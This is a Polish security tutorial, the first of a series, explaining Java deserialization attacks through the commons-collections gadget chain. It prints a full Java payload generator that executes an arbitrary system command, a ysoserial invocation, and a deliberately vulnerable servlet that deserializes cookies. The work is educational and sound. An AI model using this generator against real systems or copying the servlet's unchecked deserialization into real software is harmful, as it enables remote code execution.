PRZESZŁO 150 TESTÓW BEZPIECZEŃSTWA REALIZOWANYCH ROCZNIE

SECURITUM.PL/OFERTA/

Mateusz Niezabitowski

Java vs deserializacja niezaufanych danych. Część 1: podstawy

Deserializacja niezaufanych danych pochodzących od użytkownika większości developerów nie powinna wydawać się problematyczna. Dlaczego miałaby być? W końcu co najwyżej serwer dostanie dane, które po zdeserializowaniu stworzą obiekt inny od oczekiwanego, co spowoduje błąd aplikacji i przerwanie wykonania.

Czytelnicy Sekuraka zdają sobie jednak sprawę z faktu, że pozornie niegroźny błąd w rzeczywistości może prowadzić do bardzo groźnych konsekwencji. Ostatnio mieliśmy możliwość przeczytania świetnych artykułów o problemach z deserializacją w PHP oraz Pythonie – numerach 2 i 3 na liście najpopularniejszych języków programowania.

Można tu zadać sobie pytanie – co z numerem 1? Czy Java również jest podatna na tego rodzaju problemy? Jak można je wyexploitować? Jak się przed nimi bronić?

Odpowiedzi na te pytania dostarczy niniejsza seria artykułów.

Ten artykuł jest pierwszym w trzyczęściowej serii. Odpowiemy w niej na pytanie, czy Java jest podatna na błędy deserializacji (spoiler alert: owszem :-)), i poznamy podstawowe wektory ataku. W drugiej części zaprezentowane zostaną bardziej nietypowe ataki, niekoniecznie wynikające z używania natywnej serializacji. W części trzeciej zastanowimy się, w jaki sposób można bronić się przed podatnościami deserializacji niezaufanych danych.

W niniejszym artykule zajmiemy się problemem stricte z punktu widzenia Javy. Nie będziemy zatem omawiać podstaw problemów z deserializacją. Odsyłam do wyżej wspomnianych artykułów o PHP i Pythonie – mimo że język programowania jest inny, zasada działania ta sama. Dodatkowo zakładam, że Czytelnik zna podstawy Javy, w szczególności jest mniej więcej obeznany z tym, **czym** jest deserializacja, i jak z grubsza działa w Javie.

Kod źródłowy użyty w niniejszym artykule (za wyjątkiem kodu klas z JRE i bibliotek) jest publicznie dostępny.

PODSTAWY – TEORIA

Zanim przejdziemy do praktyki, spróbujmy sobie przypomnieć odrobinę teorii. Żeby odpowiedzieć na pytanie, czy w Javie mamy możliwość wykorzystania nieuwierzytelnionej deserializacji, musimy wiedzieć, jakie warunki trzeba spełnić. A więc:

1. Język programowania musi umożliwiać serializację i deserializację danych.
2. Deserializacja musi odbywać się w niebezpieczny sposób, to znaczy: najpierw tworzymy obiekt, a dopiero potem (!) weryfikujemy, czy typ obiektu zgadza się z typem oczekiwanym (alternatywnie: w ogóle nie weryfikujemy typu obiektu).
3. Deserializacja obiektu musi umożliwiać nam **automatyczne** wywołanie pewnych metod na obiekcie (sposób, w jaki to się dzieje, zależy od języka programowania).
4. Musimy znaleźć odpowiednie klasy obiektów, które posiadają wyżej wspomniane metody i robią w nich coś „interesującego". Co więcej, klasy te muszą być „dostępne" (Dokładniejsze definicje przymiotników „interesujący" i „dostępny" przedstawię za chwilę).
5. Program musi umożliwiać odebranie i deserializację obiektu od użytkownika.

Myślę, że każdy z powyższych pięciu punktów jest zrozumiały (jeśli nie – raz jeszcze polecam artykuły o problemach z deserializacją w PHP i/lub Pythonie, które powinny wszystko wyjaśnić). Jak więc mają się powyższe założenia w kontekście Javy?

1. Mechanizm serializacji / deserializacji

Punkt pierwszy jest w oczywisty sposób spełniony. Dzięki interfejsowi `Serializable` oraz klasie `ObjectInputStream` możemy w prosty sposób zapisywać i odczytywać obiekty i – co jest istotne – funkcjonalność ta jest dostępna w każdym Javowym programie (tzn. jest częścią języka Java).

2. Niebezpieczna deserializacja

Również ten punkt w Javie jest spełniony. Niektórzy w tym momencie mogą argumentować, że nie jest to prawda – w końcu, jeśli dostarczymy do deserializacji obiekt, który jest inny niż wymagany przez program, dostaniemy w rezultacie wyjątek `ClassCastException`, prawda? Otóż prawda, ale zauważmy jedną bardzo istotną rzecz: wyjątek ten zostanie rzucony **po** stworzeniu obiektu. Dalszy przebieg programu zostanie przerwany, ale z punktu widzenia exploitacji jest to całkowicie nieistotne. Obiekt został stworzony w pamięci, więc w momencie wystąpienia wyjątku jest już za późno.

3. Automatyczne wykonanie metod

Także ten punkt możemy odhaczyć na naszej liście. Co prawda Java jest językiem silnie typowanym (co oznacza że nawet jeśli klasy `ExpectedObject` oraz `EvilObject` mają tę samą metodę: `someMethod()`, nie możemy ich między sobą

podmienić, gdyż nie zgodzi się typ), ale na (nie)szczęście dostarcza nam metod, które są wywoływane **zawsze** w momencie deserializacji – konkretnie, jeśli dana klasa implementuje na przykład metodę `readObject()`, metoda ta zostanie wywołana **zawsze** podczas jego deserializacji.

4. Klasy „Interesujące" i „Dostępne"

Tutaj sprawa się lekko komplikuje. Po pierwsze, zdefiniujmy co znaczy „dostępny". W przypadku PHP klasa jest dostępna, jeśli na przykład została zdefiniowana w tym samym pliku lub została dołączona, na przykład funkcjami require()/include(). W Javie sprawa wygląda tylko trochę inaczej – nasza klasa będzie dostępna, jeśli (w uproszczeniu) znajduje się na zmiennej CLASSPATH.

Co natomiast znaczy „interesujący"? Z punktu widzenia exploitacji: interesujące klasy to takie, które wykonują kod przynoszący zysk atakującemu. W tej części artykułu skupimy się na najgroźniejszej opcji – klasach umożliwiających wykonanie **dowolnych komend systemowych (RCE)**. Należy jednak pamiętać, że istnieją inne możliwości (więcej o tym w części drugiej artykułu).

5. Program deserializuje dane od użytkownika

To w oczywisty sposób zależy od konkretnej aplikacji. Należy jednak pamiętać, że nawet jeśli nasz kod nie używa serializacji wprost, nie możemy wykluczyć, że któryś z używanych frameworków lub bibliotek na niej nie polega.

PODATNOŚĆ DESERIALIZACJI W JĘZYKU JAVA

W porządku. Jak widać, punkty 1-3 są automatycznie spełnione w każdej Javowej aplikacji. Punkt 5 zależy mocno od konkretnej aplikacji, a więc nie będziemy się na nim (przynajmniej na razie) skupiać. Zastanówmy się zatem – jak jest z założeniem nr 4? Otóż, potrzebujemy gadżetów.

> Gadżety są to fragmenty kodu aplikacji, które z zasady są niegroźne i w normalnym przebiegu programu wykonują bezpieczny kod według zamierzenia programisty.
>
> Atakujący jednak ma możliwość odpowiedniego połączenia gadżetów w tak zwany łańcuch, który użyje je wbrew ich oryginalnemu przeznaczeniu. Gadżety występują na przykład w tzw. ROP (Return-Oriented Programming) i służą exploitacji błędów pamięciowych – w tym kontekście, gadżetami są odpowiednio dobrane instrukcje assemblera. W naszym artykule, gadżetem będą odpowiednie klasy Javy, które po złączeniu w odpowiednią hierarchię dadzą atakującemu możliwość wykonania niebezpiecznego kodu.

Idealnie byłoby, gdybyśmy znaleźli zbiór gadżetów, który umożliwi nam wykonanie dowolnego kodu przy użyciu klas dostępnych (jedynie) w JRE. Niestety (na szczęście?), do tej pory nikt nie był w stanie przedstawić takiego rozwiązania (to nie do końca prawda – pod koniec artykułu wspomnę o tym jeszcze raz).

Czy to znaczy, że gra skończona, a Java jest całkowicie bezpieczna?

Otóż nie. Każdy kto miał do czynienia z dowolnym większym programem Javowym wie, że praktycznie nie zdarza się, żeby aplikacja używała tylko i wyłącznie klas z JRE. W rzeczywistości większość komercyjnych (i nie tylko) programów korzysta z dużej liczby bibliotek. Może więc jedna z nich dostarczy nam ciekawych gadżetów?

> Warte zauważenia jest, że takie podejście to dla atakującego miecz obosieczny: z jednej strony, dzięki włączeniu w rozważania dodatkowych bibliotek uzyskujemy nowe potencjalne gadżety. Z drugiej strony, ograniczamy się do exploitacji tylko tych programów, które używają tych bibliotek. Z punktu widzenia atakującego, interesujące będzie więc znalezienie gadżetów obecnych w bibliotekach, które są jak najszerzej używane.

Pozwólmy sobie na chwilę przerwy od części technicznej.

Błędy deserializacji w Javie nie są nowością – w rzeczywistości, już w 2006 roku pokazano pierwsze problemy z nią związane. Przez długi czas jednak były one ignorowane i dopiero pod koniec zeszłego roku zrobiło się o nich głośno. Wielką ironią jest fakt, że zrobiło się o nich głośno **ponad dziewięć miesięcy** po wyjściu na jaw.

Konkretnie, na początku roku 2015, Chris Frohoff (@frohoff) oraz Gabriel Lawrence (@gebl) w ramach AppSecCali przedstawili prezentację o problemach z deserializacją w różnych językach programowania i technologiach. Przy tej okazji, mimochodem wręcz wspomnieli o odnalezieniu gadżetów obecnych tylko w JRE oraz bibliotece Apache commons-collections.

Wygląda poważnie, nieprawdaż? Co na to świat technologiczny? Otóż – nic. @frohoff i @gebl nie wymyślili atrakcyjnej nazwy dla swojej podatności. Nie przedstawili kolorowego logo. Nie stworzyli dedykowanej strony internetowej. Zostali więc całkowicie zignorowani przez prawie wszystkich (po czasie, ich odkrycie zostało okrzyknięte jako „The most underrated, underhyped vulnerability of 2015", co dużo mówi o całej sprawie). Na szczęście, ktoś się zainteresował – dziewięć miesięcy później badacze z firmy FoxGlove Security, bazując na tym łańcuchu gadżetów, odnaleźli podatności w pięciu różnych, szeroko używanych produktach (w późniejszym terminie ta lista mocno się wydłużyła). Błędy deserializacji w Javie trafiły w końcu na pierwsze strony.

Za chwilę przedstawię kompletny opis znalezionego przez panów @frohoff i @gebl łańcucha gadżetów (a właściwie jego wariację). Zanim jednak to zrobię, przydałoby się odpowiedzieć na jedno pytanie – **na ile popularna jest biblioteka commons-collections**? Z całą pewnością nie jest używana wszędzie. Jak się okazuje, jest jednak używana na tyle często, że odnaleziony łańcuch jest bardzo niebezpieczny. Dla przykładu, serwery aplikacji WebLogic, WebSphere i JBoss, a także aplikacje Jenkins i OpenNMS okazały się być podatne. Wśród większych portali internetowych problemy znaleziono na przykład w serwisie PayPal. Zdecydowanie nie jest to więc rzecz, którą można ignorować.

APACHE COMMONS-COLLECTIONS GADGET CHAIN

W porządku, czas na obiecany opis ciągu gadżetów. Nie jest to oryginalny łańcuch od @frohoff i @gebl – jest on zaczerpnięty z prezentacji Matthiasa Kaisera, i według mnie jest trochę prostszy do zrozumienia. Od razu zaznaczę, iż różnice w obu łańcuchach są kosmetyczne – efekt jest ten sam.

> Poniższy opis nie jest trywialny do zrozumienia. Wymaga dokładnej analizy kodu i znajomości języka Java. Jest on jednak doskonałym przykładem na to, że skomplikowane wcale nie równa się nieexploitowalne. Zrozumienie zasady działania łańcucha gadżetów nie jest konieczne do umiejętności wykorzystania podatności – jeśli więc opis wyda się Czytelnikowi zbyt skomplikowany lub nieinteresujący, zapraszam od razu do następnej części artykułu, w której omówię praktyczne wykorzystanie błędu.

Zacznijmy od początku. Jak wiemy, chcemy wywołać nasz dowolny kod **podczas** deserializacji. Wspomniałem już, że jedną z metod na to jest znalezienie klasy zawierającej podatną implementację metody `readObject()`. Przykładem takiej klasy jest `AnnotationInvocationHandler` (zawarta w JRE). Oto jej definicja:

```
1. /* ... Nagłówki, importy, nic ciekawego ... */
2.
3. /**
4. * InvocationHandler for dynamic proxy implementation of Annotation.
5. *
6. * @author  Josh Bloch
7. * @since   5
8. */
9. class AnnotationInvocationHandler implements InvocationHandler, Serializable {
10.   private final Class<? extends Annotation> type;
11.   private final Map<String, Object> memberValues;
12.
13.   AnnotationInvocationHandler
        (Class<? extends Annotation> type, Map<String, Object> memberValues) {
14.     type = type;
15.     memberValues = memberValues;
16.   }
17.
18. /* ... Dużo nieinteresującego dla nas kodu ... */
19.
20.   private void readObject(java.io.ObjectInputStream s)
21.     throws java.io.IOException, ClassNotFoundException {
22.       s.defaultReadObject();
23.
24.       AnnotationType annotationType = null;
25.       try {
26.         annotationType = AnnotationType.getInstance(type);
27.       } catch(IllegalArgumentException e) {
28.         return;
29.       }
30.
31.       Map<String, Class<?>> memberTypes = annotationType.memberTypes();
32.
33.       for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
34.        String name = memberValue.getKey();
35.        Class<?> memberType = memberTypes.get(name);
36.        if (memberType != null) {
37.         Object value = memberValue.getValue();
38.          if (!(memberType.isInstance(value) || value instanceof ExceptionProxy)) {
39.              memberValue.setValue(
40.                new AnnotationTypeMismatchExceptionProxy(
41.                  getClass() + "[" + value + "]").setMember(
42.                    members().get(name)));
43.          }
44.        }
45.      }
46.    }
47. }
```

Widzimy kilka rzeczy. Po pierwsze, klasa ta zawiera dwa pola: `type` (typ: `Class`) i `memberValues` (typ: `Map`). Po drugie, widzimy, że mamy zdefiniowaną metodę `readObject()`, czyli to czego szukamy. Pobieżny rzut oka na jej definicję pokazuje, że metoda ta najpierw wywołuje domyślną implementację `ObjectInputStream.defaultReadObject()`, a następnie dokonuje sprawdzenia poprawności wczytanego obiektu, nadpisując odpowiednio niektóre pola. Wiemy zatem, że pola `type` i `memberValues` możemy ustalić na dowolną wartość (z dokładnością do typu), gdyż `defaultReadObject()` ustawi je odpowiednio podczas deserializacji.

Przeanalizujmy dokładniej, co się dzieje:

» Zaczynając od Linii numer 22 deserializujemy obiekt za pomocą domyślnej metody z `ObjectInputStream`;

- W liniach 24-29 próbujemy ustawić zmienną (annotationType) na instancję klasy trzymanej przez (zdefiniowane przez nas) pole type. Zauważmy, że operacja ta powiedzie się tylko wtedy, gdy przy wywołaniu metody getInstance(Class) nie zostanie rzucony wyjątek IllegalArgumentException;
- W linii 31 tworzymy obiekt memberTypes, który zawiera wynik zwracany przez memberTypes(). Jest to po prostu mapa indeksowana nazwami pól konkretnej klasy, odwołująca się do ich typów;
- W liniach 33-45 iterujemy się po drugim ze zdefiniowanych przez nas pól – memberValues. W każdej iteracji mamy dostępny jeden element typu Entry – memberValue;
- W liniach 34-35 pobieramy z memberValue klucz, a następnie wyszukujemy wartość dla tego samego klucza w mapie memberTypes. Dalszy fragment kodu będzie wykonany tylko jeśli taka wartość zostanie znaleziona, co sprawdzane jest w linii 36;
- W liniach 37-43 pobieramy wartość z memberValue, a następnie sprawdzamy, czy typ tej wartości jest zgodny z typem pobranym w poprzednich liniach z memberTypes lub klasą ExceptionProxy. Jeśli żaden z tych warunków nie został spełniony, wywołujemy metodę setValue() z pewnym (nieistotnym z punktu widzenia exploitacji) parametrem w linii 39.

Powyższy fragment kodu nie jest trywialny, więc polecam przeanalizować go dokładnie. Jednak, nawet po głębokiej analizie nie jest do końca jasne, w jaki sposób klasa AnnotationInvocationHandler nam pomaga – nigdzie nie widać naszego Świętego Graala, czyli uruchomienia dowolnego kodu (RCE). Wybiegając trochę w przyszłość, zdradzę, że istotna dla nas jest linia 39 – jeśli jesteśmy w stanie wywołać metodę setValue() na zdefiniowanej przez nas mapie (a przypominam – mapa memberValues jest dostarczana przez nas w zserializowanym obiekcie, a więc mamy nad nią pełną kontrolę), będziemy w stanie wywołać dowolny kod. Zanim pokażę, jak to zrobić, upewnijmy się, że jesteśmy w ogóle w stanie dojść do linii 39. Mamy trzy warunki do spełnienia:

1. W linii 26 nie może zostać rzucony wyjątek.
2. Warunek w linii 36 musi być spełniony, zatem kontrolowana przez nas mapa memberValues musi posiadać klucz, który znajduje się również w mapie memberTypes (kontrolowanej przez nas pośrednio – za pomocą pola type).
3. Warunek w linii 38 musi być spełniony, a więc typ wartości z naszej mapy musi być inny niż typ zwrócony z memberTypes, oraz inny niż ExceptionProxy.

Wygląda to może dość skomplikowanie, ale w praktyce okazuje się, że spełnienie założeń jest dość proste.

Aby spełnić warunek 1, możemy użyć jako pola type na przykład klasy Target z JRE (powinna być ona znana dobrze wszystkim programistom Javy). Klasa Target ma tylko jedno pole – value, zatem zgodnie z warunkiem 2, w zdefiniowanej przez nas mapie memberValues również musimy mieć klucz value. Typ value w Target to ElementType[] – a więc dowolny inny typ w zdefiniowanej przez nas mapie (a także inny niż ExceptionProxy) spełni warunek 3. Takim typem (żeby nie komplikować sprawy) będzie na przykład zwykły String. Okazuje się więc, że aby spełnić wszystkie powyższe warunki, wystarczy stworzyć klasę AnnotationInvocationHandler z następującymi parametrami:

```
1. type -> java.lang.annotation.Target.class
2. memberValues -> {"value" -> "value"}
```

Skomplikowane założenia, jak się okazuje, doprowadzają do prostego payloadu :-) Jest jeszcze jeden problem, który musimy jednak rozwiązać: aby stworzyć payload, będziemy musieli stworzyć obiekt klasy AnnotationInvocationHandler z wyżej wspomnianymi wartościami.

Uważny Czytelnik zauważył pewnie, że konstruktor tej klasy jest typu package-private, a więc nie możemy go, ot tak po prostu, wywołać. Każdy, kto jednak bawił się trochę Javą, wie, że za pomocą refleksji jesteśmy w stanie dobrać się nie tylko do pól i metod package-private, ale nawet private. Okazuje się więc, że to nie jest problem (przykład jak to zrobić, będzie zawarty w kodzie generującym pełny payload poniżej).

Osobom, które zrozumiały powyższe wywody – gratuluję! I obiecuję: najtrudniejsza część już za nami, teraz jest z górki. Musimy tylko spowodować, aby wywołanie metody setValue() na naszej mapie uruchomiło zdefiniowany przez nas kod…

Rozważmy następną klasę: TransformedMap, pochodzącą z biblioteki commons-collections. Klasa ta umożliwia nam dekorowanie dowolnej mapy. Oto jej kod źródłowy:

```
1. /* ... Znów nagłówki, importy, komentarze ... */
2.
3. public class TransformedMap<K, V> extends AbstractInputCheckedMapDecorator<K,
     V> implements Serializable {
4.
5. /* ... Kompletne nudy ... */
6.
7.   public static Map decorate(
       Map map, Transformer keyTransformer, Transformer valueTransformer) {
8.     return new TransformedMap(map, keyTransformer, valueTransformer);
```

```
9.   }
10.
11. /* ... Śmieci, śmieci ... */
12.
13.   /**
14.    * Override to transform the value when using <code>setValue</code>.
15.    *
16.    * @param value  the value to transform
17.    * @return the transformed value
18.    * @since 3.1
19.    */
20.    @Override
21.    protected V checkSetValue(final V value) {
22.      return valueTransformer.transform(value);
23.    }
24.
25. /* ... Reszta klasy, Kto by się nią przejmował ... */
26.
27. }
```

Mając dowolną mapę, możemy wywołać metodę `TransformedMap.decorate(Map map, Transformer keyTransformer, Transformer valueTransformer)` (linia 7), która ją udekoruje. To, co nas jednak interesuje, to metoda `checkSetValue()` (linia 21) – jak można przeczytać w komentarzu, metoda ta będzie zawsze wywołana w momencie wywołania `setValue()` na naszej mapie. Coś świta :-)?

Popatrzmy na implementację tej metody: wywoła ona metodę `transform()` na zdefiniowanym przez nas obiekcie klasy implementującej interfejs `Transformer` (linia 22) – brzmi ciekawie.

Jakie obiekty spełniające ten warunek mamy dostępne? Jest ich dość dużo (i z kilku z nich skorzystamy później), ale jeden powinien od razu rzucić się w oczy osobie interesującej się bezpieczeństwem: `InvokerTransformer`.

W tym momencie nie tyle powinna zapalić się czerwona lampka, a powinny zawyć syreny, podczas gdy załoga okrętu zarządza pełną ewakuację.

Ale nie uprzedzajmy faktów: jak wygląda klasa `InvokerTransformer`? Oto ona:

```
1. /* ... To co zwykle, a więc nic interesującego ... */
2.
3. public class InvokerTransformer<I, O> implements Transformer<I, O> {
4.
5.   /** The method name to call */
6.   private final String iMethodName;
7.
8.   /** The array of reflection parameter types */
9.   private final Class<?>[] iParamTypes;
10.
11.   /** The array of reflection arguments */
12.   private final Object[] iArgs;
13.
14. /* ... Tona kodu potrzebna nam po nic ... */
15.
16.   /**
17.    * Transforms the input to result by invoking a method on the input.
18.    *
19.    * @param input  the input object to transform
20.    * @return the transformed result, null if null input
21.    */
22.    @Override
23.    @SuppressWarnings("unchecked")
24.    public O transform(final Object input) {
25.      if (input == null) {
26.        return null;
27.      }
28.      try {
29.        final Class<?> cls = input.getClass();
30.        final Method method = cls.getMethod(iMethodName, iParamTypes);
31.        return (O) method.invoke(input, iArgs);
32.      } catch (final NoSuchMethodException ex) {
33.        throw new FunctorException("InvokerTransformer: The method '" +
            iMethodName + "' on '" + input.getClass() + "' does not exist");
34.      } catch (final IllegalAccessException ex) {
35.        throw new FunctorException("InvokerTransformer: The method '" +
            iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
36.      } catch (final InvocationTargetException ex) {
37.        throw new FunctorException("InvokerTransformer: The method '" +
            iMethodName + "' on '" + input.getClass() + "' threw an exception", ex);
38.      }
39.    }
40. }
```

Bingo! Analizując metodę `transform()` – linie 29-31 (reszta kodu tylko zaciemnia nam istotę działania), możemy zauważyć, że jesteśmy w stanie wywołać **dowolną metodę**, z **dowolnymi argumentami**, na obiekcie dostarczonym jej jako argument.

Dowolna metoda? W takim razie, spróbujmy wywołać fragment kodu, który już powinien wydawać się znajomy każdemu, kto kiedykolwiek exploitował Javę: `Runtime.getRuntime().exec(command)`, gdzie `command` to zdefiniowane przez nas dowolne polecenie systemowe. Niestety, nie jest aż tak prosto – `InvokerTransformer` jest ciekawą klasą, ale nie umożliwia nam wywołania tak skompilowanego ciągu instrukcji. Musimy pójść trochę naokoło.

Pierwszy problem, to ten, że metoda `getRuntime()` jest metodą statyczną. Innymi słowy, nie mamy obiektu, na którym możemy ją wywołać.

Jak można to obejść? Okazuje się że dość prosto – użyjemy refleksji. W związku z czym nasz ciąg funkcji zmieni postać na następujący:

```
Runtime.class.getMethod("getRuntime").invoke(null).exec(command)
```

Ok, ale to nie koniec problemów – powyższa linia to złożenie **kilku** wywołań funkcji, a na dodatek musimy najpierw mieć dostęp do obiektu `Runtime.class`. `InvokerTransformer` jest w stanie wywołać **tylko jedną** funkcję.

Co możemy zrobić? Cóż… jak wspomniałem wcześniej, mamy do dyspozycji inne klasy implementujące interfejs Transformer! Użyjemy zatem dwóch z nich:

» **ConstantTransformer** – jak sama nazwa wskazuje, transformer ten zawsze zwróci nam pewną wartość, zdefiniowaną na etapie tworzenia obiektu. W naszym przypadku? `Runtime.class`!
» **ChainedTransformer** – znów nie powinno nikogo zdziwić, że ten transformer definiuje po prostu złożenie innych transformerów, a więc umożliwi nam wywołanie kilku metod na raz.

W porządku, podsumujmy nasze użycie transformerów. Interesująca dla nas będzie następująca konstrukcja:

```
1. Transformer[] transformers = new Transformer[] {
2.   new ConstantTransformer(Runtime.class),
3.   new InvokerTransformer("getMethod", new Class[] { String.class },
       new Object[] { "getRuntime" }),
4.   new InvokerTransformer("invoke", new Class[] { Object.class }, new Object[] { null }),
5.   new InvokerTransformer("exec", new Class[] { String.class }, new Object[] { command })
6. };
7.
8. Transformer transformerChain = new ChainedTransformer(transformers);
```


Wszystkie klocki już mamy – czas złożyć naszą układankę.

Po pierwsze, przypomnijmy, z jakich klas będzie się składać nasz łańcuch gadżetów:

Klasy z JRE:
» `AnnotationInvocationHandler`
» `HashMap`
» `Map`
» `Runtime`
» `Target`

Klasy z commons-collections:
» `TransformedMap`
» `Transformer`
» `InvokerTransformer`
» `ChainedTransformer`
» `ConstantTransformer`

Dla lepszego zrozumienia, powyższe klasy i zależności między nimi zostały przedstawione na diagramie:



Rysunek 1.

I ostateczny kod Javowy, który wygeneruje nasz payload:

```
1. /* ... Importy ... */
2.
3. public class PayloadGenerator {
4.
5.   public static void main(String[] args) throws Exception {
6.     String command = args[0];
7.     Transformer[] transformers = new Transformer[] {
8.       new ConstantTransformer(Runtime.class),
9.       new InvokerTransformer("getMethod", new Class[] { String.class },
           new Object[] { "getRuntime" }),
10.      new InvokerTransformer("invoke", new Class[] { Object.class },
           new Object[] { null }),
11.      new InvokerTransformer("exec", new Class[] { String.class },
           new Object[] { command })
12.    };
13.
14.    Transformer transformerChain = new ChainedTransformer(transformers);
15.
16.    Map originalMap = new HashMap();
17.    originalMap.put("value", "value");
18.    Map decoratedMap = TransformedMap.decorate(originalMap, null, transformerChain);
19.
20.    Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
21.    Constructor ctor = c.getDeclaredConstructor(Class.class, Map.class);
22.    ctor.setAccessible(true);
23.    Object aih = ctor.newInstance(Target.class, decoratedMap);
24.
25.    ObjectOutputStream oos = new ObjectOutputStream(System.out);
26.    oos.writeObject(aih);
27.    oos.close();
28.  }
29. }
```

Przeanalizujmy na koniec, krok po kroku, co się stanie w momencie deserializacji obiektu stworzonego powyższym kodem:

1. Zserializowanym obiektem jest zmienna: `aih` – `AnnotationInvocationHandler`.
2. Podczas jego deserializacji, dzięki odpowiedniemu ustawieniu jego pól `memberValues` i `type`, zostanie wywołana metoda `setValue()` na obiekcie `memberValue` (`Entry`) powstałym podczas iteracji przez (jednoelementową) mapę `memberValues`.
3. Ponieważ `memberValues` nie jest zwykłą mapą, ale dekorowaną (`decoratedMap` z naszego programu), zanim wywołamy metodę `setValue()`, zostanie wywołana metoda `checkSetValue()` na obiekcie `decoratedMap` (`TransformedMap`).
4. Metoda `checkSetValue()` wywoła transformer `transformerChain` na wartości, którą chcemy ustawić.
5. Transformer po kolei:
   - zwróci obiekt `Runtime.class`,
   - wywoła na nim metodę `getMethod("getRuntime")`,
   - na zwróconym obiekcie `Method` wywoła metodę `invoke(null)`,
   - na zwróconym obiekcie `Runtime` wywoła metodę `exec(command)`, gdzie `command` jest zdefiniowane jako argument naszego programu, i jest dowolną komendą systemową.

Proces dojścia do powyższego łańcucha gadżetów jest dość skomplikowany, ale ostateczny kod powinien być zrozumiały dla wszystkich. Przypominam też, że payload użyty w zademonstrowanym za chwilę przykładzie, będzie się nieznacznie różnił od powyższego (nie zauważymy tego, gdyż nie będziemy się bawić w analizę payloadu, ale wspominam o tym z kronikarskiego obowiązku). Obie jego wersje jak najbardziej działają (dla dociekliwych ćwiczenie: po przeczytaniu artykułu proponuję skompilować powyższy kod, uruchomić go, aby uzyskać payload, i dostarczyć do aplikacji z poniższego przykładu – wynik działania będzie taki sam).

Czas przejść do części praktycznej, a więc exploitacji.

PODATNOŚĆ DESERIALIZACJI W JĘZYKU JAVA – PRAKTYKA

Zanim to jednak zrobimy, zauważmy jedną rzecz – zaprezentowany przykład łańcucha gadżetów jest dość skomplikowany. Dodatkowo, serializacja w Javie jest binarna (w przeciwieństwie na przykład do serializacji PHP czy Python pickle), a więc tworzenie naszego payloadu nie będzie trywialne (abstrahuję teraz od tego, że przed chwilą napisaliśmy generator payloadów – zauważmy jednak, że generator ten zadziała tylko w jednym konkretnym przypadku łańcucha gadżetów).

Czy to duży problem? Nie aż tak :-) Panowie @frohoff i @gebl byli na tyle uprzejmi, że udostępnili nam gotowe narzędzie o nazwie ysoserial – super proste w użyciu i umożliwiające tworzenie dowolnych payloadów, bez praktycznie żadnej znajomości Javy (level = script kiddie). Narzędzie to jest generalizacją naszego kodu generacji payloadu, dostosowanym do wygodnego załączania nowych „modułów" (nowych łańcuchów gadżetów). Przykładowe użycie wygląda następująco:

```
$ java -jar ysoserial.jar CommonsCollections1 “touch /tmp/pwned” > payload
```

Po wykonaniu powyższego polecenia w pliku payload będziemy mieli nasz zserializowany łańcuch gadżetów. W dalszej części będę używał tego narzędzia do generowania payloadów.

Narzędzie ysoserial po wywołaniu bez argumentów, przedstawi nam listę dostępnych łańcuchów gadżetów – w naszych przykładach będziemy jednak zawsze używać oryginalnego łańcucha od @frohoff i @gebl, nazwanego CommonsCollections1.

1. Prosta aplikacja

Na potrzeby demonstracji, przygotowałem bardzo prostą aplikacje webową. Składa się ona z jednego servletu:

```
1. @WebServlet(
2.   name = "Servlet",
3.   urlPatterns = {"/"}
4. )
5. public class Servlet extends HttpServlet {
6.
7.   @Override
8.   protected void doGet(
       HttpServletRequest request, HttpServletResponse response)
9.     throws ServletException, IOException {
10.       Cookie[] cookies = request.getCookies();
11.
12.       Data data = null;
13.
14.       if (null != cookies) {
15.         for (Cookie cookie : cookies) {
16.           if (cookie.getName().equals("data")) {
17.             try {
18.               byte[] serialized = Base64.decodeBase64(cookie.getValue());
19.               ByteArrayInputStream bais = new ByteArrayInputStream(serialized);
20.               ObjectInputStream ois = new ObjectInputStream(bais);
21.               data = (Data) ois.readObject();
22.             } catch (ClassNotFoundException e) {
23.               e.printStackTrace();
24.             }
25.           }
26.         }
27.       }
28.
29.       if (null == data) {
30.         data = new Data("Anonymous");
31.       }
32.
33.       request.setAttribute("name", data.getName());
34.       request.getRequestDispatcher("page.jsp").forward(request, response);
35.     }
36.
37.   @Override
38.   protected void doPost(HttpServletRequest request, HttpServletResponse response)
39.     throws ServletException, IOException {
40.       if (null != request.getParameter("name")) {
41.         Data data = new Data(request.getParameter("name"));
42.
43.         ByteArrayOutputStream baos = new ByteArrayOutputStream();
44.         ObjectOutputStream oos = new ObjectOutputStream(baos);
45.         oos.writeObject(data);
46.
47.         Cookie cookie = new Cookie("data", Base64.encodeBase64String(
             baos.toByteArray()));
48.         response.addCookie(cookie);
49.       }
50.
51.       response.sendRedirect("/");
52.     }
53. }
```

